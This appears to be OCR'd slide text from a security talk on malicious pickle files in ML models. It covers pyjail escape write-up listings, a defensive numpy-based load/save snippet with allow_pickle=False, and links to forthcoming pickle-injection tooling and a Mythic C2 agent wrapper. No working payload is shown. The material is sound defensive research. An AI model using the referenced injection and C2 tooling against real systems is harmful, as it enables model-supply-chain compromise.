
REAL LIFE

How to safely load a Pickle of dubious origins

Don’t load them

“secure” methods involve knowing every function called

Even then, python jails are not something generally consider effective



https://ctftime.org › writeup

CTFtime.org / ALLES! CTF 2020 / Pyjail ATricks / Writeup

Pyjail ATricks. by bangedaon / Blinkenlights@Midnight. Rating: 3.5. We know we have to execute the ALLES() function. But the input is converted to lowercase ...

https://ctftime.org › writeup

CTFtime.org / redpwnCTF 2020 / albatross / Writeup

This was a **pyjail** golf challenge. We are given the following source code: #!/usr/bin/env python3.7 from rctf import golf import string, os # NOTE: Although ...

https://ctftime.org › writeup

CTFtime.org / hxp CTF 2021 / audited2 / Writeup

Tags: python **pyjail** cpython audit ... the challenge was under "pwn", but, being familiar with **Pyjail** challenges, tried to find an in-Python method to do it.

https://ctftime.org › writeup

CTFtime.org / 0CTF/TCTF 2020 Quals / PyAuCalc / Writeup

In this challenge, we're looking at a modern type of **pyjail** escape. Upon first connecting, we're informed about the source code of the challenge being ...

https://ctftime.org › writeup

CTFtime.org / HeroCTF v4 / pyjAil iS Mad / Writeup

pyjAil iS Mad. by leanagot / Karpaty. Tags: misc. Rating: The solution is here: https://github.com/animant/Writeups/tree/master/HeroCTF2022/**pyjAil**.

https://ctftime.org › writeup

CTFtime.org / Newbie CTF(N-CTF) 2019 / python_jail / Writeup

Tags: exploitation **pyjail** python3. Rating: 5.0. To start the challenge you have to connect: nc prob.vulnerable.kr 20001. Since you connect, it prints the ...

https://ctftime.org › writeup

CTFtime.org / Incognito 3.0 / pyjail1 / Writeup

Rating: Original writeup (https://github.com/ghostinthefingers/CTF-Writeups/blob/main/incognitoCTF/**pyjail**/README.md).

https://ctftime.org › writeup

CTFtime.org / TJCTF 2018 / Mirror Mirror / Writeup

We are in a python jail a.k.a. **PyJail** (python sandbox). We know we must use get_flag() and wrap our input in double quotes. Let's try to find more info: > ...

https://ctftime.org › writeup

CTFtime.org / DiceCTF 2022 / TI-1337 Silver Edition / Writeup

Tags: bytecode **pyjail**. Rating: TL;DR: Obtain a code object through stack trickery and the stripping of MAKE_FUNCTION : c = (0, ...

creating something new


- Release the layers as code or a signed executable
- Release the weights as a binary blob

Irreplaceable existing pickles

- protect them like unsigned executables
- verify integrity
- Only offer downloads over encrypted channels (HTTPS)
- If an adversary ever gets access, delete and recreate

REAL LIFE

So what can we do today



```
# a secure save function to replace the torch.load
def sec_save_state(model, f):
        state = model.state_dict()
        sec_save(state,f)

def sec_save(data, f):
        # this is the function called by savez, but it allows setting
        # allow_pickle to False
        np.lib.npyio._savez(f, [], data, True, allow_pickle=False)

# a secure load function to replace torch.load
def sec_load(f):
        return np.load(f, allow_pickle=False)

def sec_load_state(model, f):
        data = sec_load(f)
        newSate = {}
        for key in data.keys():
                # convert each array back into a tensor
                newSate[key] = torch.tensor(data[key])
        # enforce strict, so that every key MUST be set
        model.load_state_dict(newSate, strict=True)
```

REAL LIFE

So ONNX and other formats are safe …

If it allows arbitrary layers, it is likely be vulnerable

For example, ONNX has an existing POC[1]

ONNX and the rest could make great research projects

1. https://github.com/alkaet/LobotoMl/tree/main/ONNX_runtime_hacks

Code and Questions

Code

Attack and defense code will be released at
https://github.com/coldwaterq/pickle_injector

Mythic Pickle Wrapper

A wrapper for the Mythic Medusa agent will be released at

https://github.com/MythicAgents/pickle_wrapper

Questions

If you have any questions, ask me in person or feel free to ask me on Twitter @ColdwaterQ